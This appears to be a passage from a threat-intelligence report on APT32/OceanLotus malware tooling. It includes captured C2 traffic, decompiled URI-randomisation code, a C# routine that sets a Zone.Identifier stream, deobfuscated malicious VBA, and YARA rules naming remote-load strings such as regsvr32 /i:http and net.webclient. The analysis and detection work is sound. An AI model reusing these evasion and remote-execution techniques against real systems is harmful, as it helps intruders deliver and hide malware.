
`HTTP POST` *requests with randomized word URIs from the backdoor in 2019 OceanLotus HTA file* `042f06b110a0a53a7e30b0e0490ea317`



```
POST /5/148932-Orhir-Lhuevu-C HTTP/1.1
Host: ipv6.ursulapapst.xyz
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0)
Accept: */*
Accept-Encoding: deflate, gzip
Referer: http://ipv6.ursulapapst.xyz/5/148932-Orhir-Lhuevu-C
Content-Length: 25
Content-Type: application/x-www-form-urlencoded

POST /12/128205-Ochod-Chiy-Nhih-Zef-Phou HTTP/1.1
Host: udt.sophiahoule.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0)
Accept: */*
Accept-Encoding: deflate, gzip
Referer: http://udt.sophiahoule.com/12/128205-Ochod-Chiy-Nhih-Zef-Phou
Content-Length: 25
Content-Type: application/x-www-form-urlencoded
```

A 2019 blog by NSFOCUS examines this exact backdoor and demonstrates the URI generation algorithm generating the vowels and consonants array as `aAeiou` and `aBcdyzfghjklpwr`, respectively. This technique by `HTTPprov` is clearly different from the approach in the `ObfuscationHelper` project, yet these methods show the developers behind APT32 (and OceanLotus) malware kits wish to provide flexible functionalities that create fake, randomized strings that look almost (but not quite) like real words. This is an important piece of tradecraft because it is something we can study and track as the developers evolve the toolset.

NSFOCUS depictions of the URI generation algorithm




```
gen_random_100054D2(&v9, 0x10u);
v4 = *(_DWORD *)pbBuffer;
if ( (unsigned int)v9 - 80 > 0x50 )
{
  v8 = 0;
}
else
{
  v8 = 1;
  v5 = aAeoiu[(unsigned __int8)v10 % 5u];
  if ( (unsigned __int8)(v5 - 97) <= 0x19u )
    v5 -= 32;
  a1[v1++] = v5;
  if ( v4 - v1 <= 0 )
    break;
}
v6 = aBcdyzfghjklpwr[(unsigned __int8)v10 % 0x15u];
if ( !v8 && (unsigned __int8)(v6 - 97) <= 0x19u )
  v6 -= 32;
a1[v1++] = v6;
if ( v4 - v1 > 0 )
{
  if ( v6 == 104 || (unsigned int)BYTE1(v10) - 80 > 0x50 || (a1[v1] = 104, ++v1, v4 - v1 > 0) )
  {
    a1[v1++] = aAeoiu[HIBYTE(v10) % 5u];
    if ( v4 - v1 > 0 )
    {
      if ( (unsigned __int8)v11 > 0x60u || (a1[v1] = aAeoiu[BYTE1(v11) % 5u], ++v1, v4 - v1 > 0) )
      {
        a1[v1++] = aBcdyzfghjklpwr[BYTE2(v11) % 0x15u];
        if ( v4 - v1 > 0 )
        {
          if ( HIBYTE(v11) > 0x50u || (a1[v1] = aAeoiu[(unsigned __int8)v12 % 5u], ++v1, v4 - v1 > 0) )
          {
            a1[v1++] = 45;
            if ( v4 - v1 > 0 )
              continue;
```

APT32 then and now

The StrikeSuit Gift package of malware is undoubtedly linked to APT32 based on the `ShellcodeLoader` and the XML timestamps that draw concrete connections to attributed APT32, OceanLotus, Cobalt Kitty, and other monikers for this rampant threat actor.

Looking at the obfuscation and randomization tradecraft from StrikeSuit Gift's `ObfuscationHelper`, we can see similarities in other OceanLotus projects such as the `HTTPprov` library that helps generate fake URIs for backdoor C2 schemas.



```
memset(&v35, 0, 0x100u);
gen_random_with_vowel_100050E7(vRip_Houw_B);
vCypher = crc32_10001000(&vRip_Houw_B[strlen(vRip_Houw_B) + 1] - &vRip_Houw_B[1]);// 0xA,url_page_0xD{v9 = 0x85fc5f1e}
sprintf(
  vPost_Dir,
  "/%lu/%lu-",
  ((unsigned __int8)(BYTE2(vCypher) + 2 * vCypher) ^ 1) & 0xF,
  (vCypher >> 16) + 2 * (unsigned __int16)vCypher);
strcpy(&v35, "http");
```

APT32 has certainly not been sleeping since 2017. Time marches on and a lot has changed. But what has stayed the same? Instead of looking at the actor's evolution forward in time, we can take stock of the attacks we see in 2022 and connect the dots back to the puzzle pieces of the past.

Netskope Threat Labs detailed a 2022 APT32 operation using MHT lure files and C2 via the legitimate web service Glitch.me. The initial lure documents were shipped in a RAR file. Taking a peek at one of these RARs, we can see the last modified time has modernized to the eight-byte Windows FILETIME, so we know the actor is using WinRAR 5+ with defaults for high-precision timestamps, just like the rest of us.

Inside of an example RAR file for this campaign, we find an MHT file with a .doc extension, and we see that the document has an Alternate Data Stream ZoneId of 2. It's no coincidence that this is the same approach taken in StrikeSuit Gift's `Macros_Builder`.

Using PowerShell to tease out the ADS Zone Identifier for 2022 MHT
`92f5f40db8df7cbb1c7c332087619afa`

```
PS C:\Users\user\Desktop> Get-Item -path C:\Users\user\Desktop\HS.doc -stream Zone.Identifier
…
FileName      : C:\Users\user\Desktop\HS.doc
Stream        : Zone.Identifier
Length        : 24

 PS C:\Users\user\Desktop> Get-Content C:\Users\user\Desktop\HS.doc -stream Zone.Identifier
[ZoneTransfer]
ZoneId=2
```

Routine from 2017 `Macros_Builder\Form1.cs` to add ADS Zone Identifier for input files

```
        private void buttonCreate_Click(object sender, EventArgs e)
        {
            if (textBoxADS.Text.Trim().Length <= 0)
            {
                MessageBox.Show("Missing path!");
                return;
            }
            string StreamName = "Zone.Identifier";
            FileInfo ADSFile = new FileInfo(textBoxADS.Text.Trim());
            if (ADSFile.AlternateDataStreamExists(StreamName))
            {
                AlternateDataStreamInfo s = ADSFile.GetAlternateDataStream(StreamName,
FileMode.Open);
                s.Delete();
            }
            AlternateDataStreamInfo FileADS = ADSFile.GetAlternateDataStream(StreamName,
FileMode.OpenOrCreate);
            using (FileStream TWriter = FileADS.OpenWrite())
            {
                string ZoneTrust = "[ZoneTransfer]\r\nZoneId=2";
                using(StreamWriter FStreamWriter = new StreamWriter(TWriter))
                {
                    FStreamWriter.AutoFlush = true;
                    FStreamWriter.Write(ZoneTrust);
                }
            }

            MessageBox.Show("Alternative Data Stream OK!", "Complete!", MessageBoxButtons.OK,
MessageBoxIcon.Information);
        }
```

Diving further into Glitch.me campaign samples, in one MHT, we extract and base64 decode the content of `Content-Location: file:///C:/604BB24E/DeliveryInformation_files/editdata.mso` to arrive at an ActiveMime blob, which we can decode with oledump and then view the VB macro content.

```
C:\Users\user\Desktop>oledump ActiveMime.bin
  1:       442 'PROJECT'
  2:        41 'PROJECTwm'
  3: M   13478 'VBA/ThisDocument'
  4:      3452 'VBA/_VBA_PROJECT'
  5:       633 'VBA/dir'
```

The modern macro content is annoyingly encoded with randomized function and parameter strings and tedious char evaluations of octal, hex, and decimal added and subtracted together.

```
MA5SIed2hG218yR = Chr((121 - 0o164 + 0x50)) + Chr((143 + 0xD2 - 0xEE))...
```

We can do a quick check of these using Python. First we find and replace all “&0” and “&H” and replace those with 0o and 0x prefixes that are Python friendly. Replace any &s with +s and now we’re cookin with fire. This is the exact approach that researcher Gustavo Palazolo took in this script to help decode the macro strings, but we’re demonstrating it here for extra fun.

Next, just test out a couple expressions at the Python CLI.

```
>>> z = "121 - 0o164 + 0x50"
>>> print(chr(evaluate(z)))
U
>>> MA5SIed2hG218yR = chr(evaluate("121 - 0o164 + 0x50")) + chr(evaluate("143 + 0xD2 - 0xEE")) +
chr(evaluate("0xC0 - 0xB3 + 0o130")) + chr(evaluate("147 - 156 + 0o173")) + chr(evaluate("13 +
0x13")) + chr(evaluate("0x48 - 0o222 + 0o213")) + chr(evaluate("0o212 - 0xAF + 0o210")) +
chr(evaluate("0x9F + 0xA0 - 220")) + chr(evaluate("0o220 + 88 - 0o171")) + chr(evaluate("113 +
0x4")) + chr(evaluate("170 - 0x8F + 83")) + chr(evaluate("196 - 0x50"))
>>> print(MA5SIed2hG218yR)
User Account
```

Now that we know this works, one might run through and clean up the obfuscated VB into more of a human-readable text and begin to tease out the innards of the macro.

```
Private Sub ePtqP5mQjVHX4H()
    On Error Resume Next
    aGJ5m9Jtam95y = "Microsoft Outlook Sync"
    V9sMn9FaY = "TL284151.doc"
    Dim MA5SIed2hG218yR As String
    MA5SIed2hG218yR = "User Account"
    RCGt2dyOgy5
    MA5SIed2hG218yR = MA5SIed2hG218yR + "Pictures"
    E0xI2h2kKxi9ra = "background.dll"
    w2cHY5K1n = "\guest.bmp"
    yR1QBm2tf10 = ThisDocument.FullName
    MA5SIed2hG218yR = "\Microsoft\" + MA5SIed2hG218yR + w2cHY5K1n
    MA5SIed2hG218yR = Environ("AllUsersProfile") + MA5SIed2hG218yR
    kMcnWThP5l = Environ("AllUsersProfile") + "\" + aGJ5m9Jtam95y
    Dim b6Ot02TnO5CCSH8() As String
    b6Ot02TnO5CCSH8 = Split(kMcnWThP5l, "\")
    cache = b6Ot02TnO5CCSH8(LBound(b6Ot02TnO5CCSH8))
    For PxSn9cV7c = LBound(b6Ot02TnO5CCSH8) + 1 To UBound(b6Ot02TnO5CCSH8)
        cache = cache + "\" + b6Ot02TnO5CCSH8(PxSn9cV7c)
        MkDir cache
```

Even when partially decoded, this payload macro might appear to have little to do with StrikeSuit Gift `Macros_Builder` source code. But our guess is that if someone analyzes enough of the new APT32 macros, they will see similarities in how the malware developer uses VB to write binary data, perform randomized string generation, or do error handling.

It's not unreasonable to imagine that these 2022 MHT and macro payloads were created with heavily modernized versions of the tooling found throughout the StrikeSuit Gift package. The final backdoor from this elaborate 2022 campaign purportedly uses a Windows Scheduled Task for persistence. Some things never change.

Epilogue

“The Gods themselves cannot recall their gifts.”

Tennyson

In our analysis of StrikeSuit Gift, we did a quick and dirty inspection of the source code, we took a gander at the macro builders, and we sifted through the malware and the slew of artifacts that came along with it. We observed the evolutionary timeline of several interdependent code projects and we established connections to the threat actor APT32.

Part of the thrill of threat analysis is that most investigations end not with final answers but with new questions. We dusted off this archaic tome of APT32 macros, and through our analysis, we discovered fresh starting points for tracking the threat actor into the future. Intrusion operations come and go, but threat actors are forever.

We plan to continue sharing unique analysis to help advance the field of threat intelligence but also to engage and inspire the next generations of threat analysts. We hope that this origin story and exposé was informative, or at least a little bit fun. Holler if you've got questions, comments, corrections, or something to add; otherwise, see you around the internet.

Appendix

YARA rules

These precise YARA rules may help bubble up files related to APT32 and StrikeSuit Gift.

```
rule APT32_WebBuilder_ShellcodeLoader_L_dll_timestmp
{
    meta:
        author = "Stairwell"
        ref = "P17028 - StrikeSuit Gift - Office Macro Type
1\\Reference\\WebBuilder\\ShellcodeLoader\\Test\\bin\\Release\\L.dll"
    condition:
        pe.timestamp == 1242474426
}
rule APT32_MacrosBuilder_add_schedule_vba_txt_date
{
    meta:
        author = "Stairwell"
        ref = "P17028 - StrikeSuit Gift - Office Macro Type
1\\Reference\\Macros_Builder\\Macros_Builder\\Resources\\add_schedule_vba.txt"
    strings:
        $a = "2016-06-02T11:13:39.1668838" ascii wide
    condition:
        $a
}
rule APT32_MacrosBuilder_add_schedule_vba_txt_startboundary
{
    meta:
        author = "Stairwell"
        ref = "P17028 - StrikeSuit Gift - Office Macro Type
1\\Reference\\Macros_Builder\\Macros_Builder\\Resources\\add_schedule_vba.txt"
    strings:
        $a = "2016-06-02T11:12:49.4495965" ascii wide
    condition:
        $a
}
rule APT32_MacrosBuilder_add_schedule_vba_txt_regsvr32_to_uri
{
    meta:
        author = "Stairwell"
        ref = "P17028 - StrikeSuit Gift - Office Macro Type
1\\Reference\\Macros_Builder\\Macros_Builder\\Resources\\add_schedule_vba.txt"
    strings:
        $a = "\"\"\\\"\"regsvr32.exe\\\"\" /s /n /u /i:http"
    condition:
        $a
}
rule APT32_ActiveMime_Lure
{
    meta:
        ref = "https://www.mandiant.com/resources/cyber-espionage-apt32"
        courtesy_of = "@Mandiant @TekDefense and @itsreallynick"
    strings:
        $a = "office_text" ascii wide
        $b = "schtasks /create tn" nocase ascii wide
        $c = "scrobj.dll" nocase ascii wide
        $d = "new-object net.webclient" ascii wide
        $e = "GetUserName" ascii wide
        $f = "WSHnet.UserDomain" ascii wide
        $g = "WSHnet.UserName" ascii wide
    condition:
        4 of them
}
rule APT32_Macros_Builder_add_schedule_vba_SpawnBase63
{
    meta:
        author = "Stairwell"
        ref = "See HtaDotNetBuilder and HtaDotnet.cs"
    strings:
        $a = "SpawnBase63" nocase ascii wide
        $b = "SpawnBase63" base64 base64wide
        $c = "SpawnBase63" xor(0x01-0xff)
    condition:
        any of them
}
```

These broad YARA rules may help surface or identify files with exported XML scheduled tasks.

```
rule TTP_XML_Scheduled_Task_Date_pcre
{
    meta:
        author = "Stairwell"
        desc = "XML Scheduled task strings with a Date that has seven digits of precision, since
no reasonable human would type that, we can guess that these are likely exported from Windows
Task Scheduler."
    strings:
        $xml = "<?xml version=\""
        $task_xml = "<Task version=\""
        $pcre = /<Date>[0-9]{4}-[0-9]{2}-[0-9]{2}T[0-9]{2}:[0-9]{2}:[0-9]{2}\.[0-9]{7}<\/Date>/
nocase ascii wide
    condition:
        all of them
}
rule TTP_XML_Scheduled_Task_StartBoundary_pcre
{
    meta:
        author = "Stairwell"
        desc = "XML Scheduled task strings with a Date that has seven digits of precision, since
no reasonable human would type that, we can guess that these are likely exported from Windows
Task Scheduler."
    strings:
        $xml = "<?xml version=\""
        $task_xml = "<Task version=\""
        $pcre =
/<StartBoundary>[0-9]{4}-[0-9]{2}-[0-9]{2}T[0-9]{2}:[0-9]{2}:[0-9]{2}\.[0-9]{7}<\/StartBoundary>/
nocase ascii wide
    condition:
        all of them
}
```

VTI queries

Malware developers may inadvertently leak source code packages to VirusTotal, and you can find them by searching for odd bundles with artifacts of the development process. Try different artifacts and different packaging types.

```
content:".csproj" type:rar positives:1+ fs:2022-04-01+

content:".sln" type:rar positives:1+ fs:2022-04-01+

content:".suo" type:rar positives:1+ fs:2022-04-01+

content:".pdb" type:rar positives:1+ fs:2022-04-01+

content:".pyc" type:rar positives:1+ fs:2022-04-01+
```

“Indicators”

Look, it’s kind of a pain to give all the atomic indicators to you in a way that is easy or sensibly useful. If we print out just MD5s, someone will ask for SHA256s, and if we give SHA256s, someone else will ask for SHA387s. This isn’t the type of report that is really about the indicators anyway, as many of them are so old it doesn't really matter.

If you want to take a gander at the StrikeSuit Gift tooling, we provide links below. Jump in and get dirty! Looking at the source code is fun and instructive. If you are an intelligence analyst and trying to play the game of connect the dots for purposes of attribution, we recommend you start with the main StrikeSuit Gift RAR file and do your own hashing and IOC extraction from there.

StrikeSuit Gift RAR file

MD5: `2cac346547f90788e731189573828c53`

SHA256: `66b58b2afd274591fb8caf2dbfcf14d9c9bcf48d6c87e8df2db30cdefb0d1422`

See it in MalShare

See it in VT

Links and references

APT32 by year

A selection of APT32 associated reports by year.

Year	Notes
2017	Apr 28, Kaspersky - DNS Tunneling May 17, Mandiant - APT32 Cyber Espionage Alive and Well May 24, Cybereason - Operation Cobalt Kitty by OceanLotus Jun 22, Palo Alto Networks - OceanLotus macOS backdoor Nov 11, Volexity - OceanLotus Mass Digital Surveillance
2018	Mar 01, ESET - OceanLotus Old techniques, new backdoor Apr 14, Trend Micro - New OceanLotus MacOS Backdoor Oct 10, BlackBerry (Cylance) - Spy RATs of OceanLotus

2019	Feb 01, Palo Alto Networks - OceanLotus Downloader KerrDown Mar 20, ESET - Keeping up with OceanLotus decoys Jul 25, NSHC - Growth of Sector F01 Espionage Apr 09, ESET - OceanLotus macOS Malware Update Apr 24, Checkpoint - Deobfuscating APT32 Flow Graphs Jun 20, Qi Anxin - OceanLotus Targets Environmental Group in Vietnam Jul 01, BlackBerry (Cylance) - Ratsnif New Network Vermin from OceanLotus Aug 01, BlackBerry (Cylance) - OceanLotus Stenography
2020	Apr 22, Mandiant - APT32 Targeting Wuhan and CN Gov on COVID-19 Nov 06, Volexity - OceanLotus Espionage Through Fake Websites Nov 30, Microsoft - BISMUTH Leverages Coinminers to Fly Under Radar
2021	Feb 24, Amnesty International - Vietnamese Human Rights Defenders Targeted
2022	Jan 11, Netskope - Abusing MS Office Using Web Archive Files Jan 20, Qi Anxin - OceanLotus Attack Using Glitch Platform

Office macros

- https://www.ncsc.gov.uk/guidance/macro-security-for-microsoft-office
- https://www.cyber.gov.au/acsc/view-all-content/publications/microsoft-office-macro-security

Visual Studio 2022

- https://docs.microsoft.com/en-us/cpp/build/reference/file-types-created-for-visual-cpp-projects?view=msvc-140
- https://docs.microsoft.com/en-us/cpp/build/reference/project-and-solution-files?view=msvc-140
- Interop Assemblies for Office https://docs.microsoft.com/en-us/visualstudio/vsto/office-primary-interop-assemblies?view=vs-2022

For more information on the intelligence provided in this report,
contact us at threatresearch@stairwell.com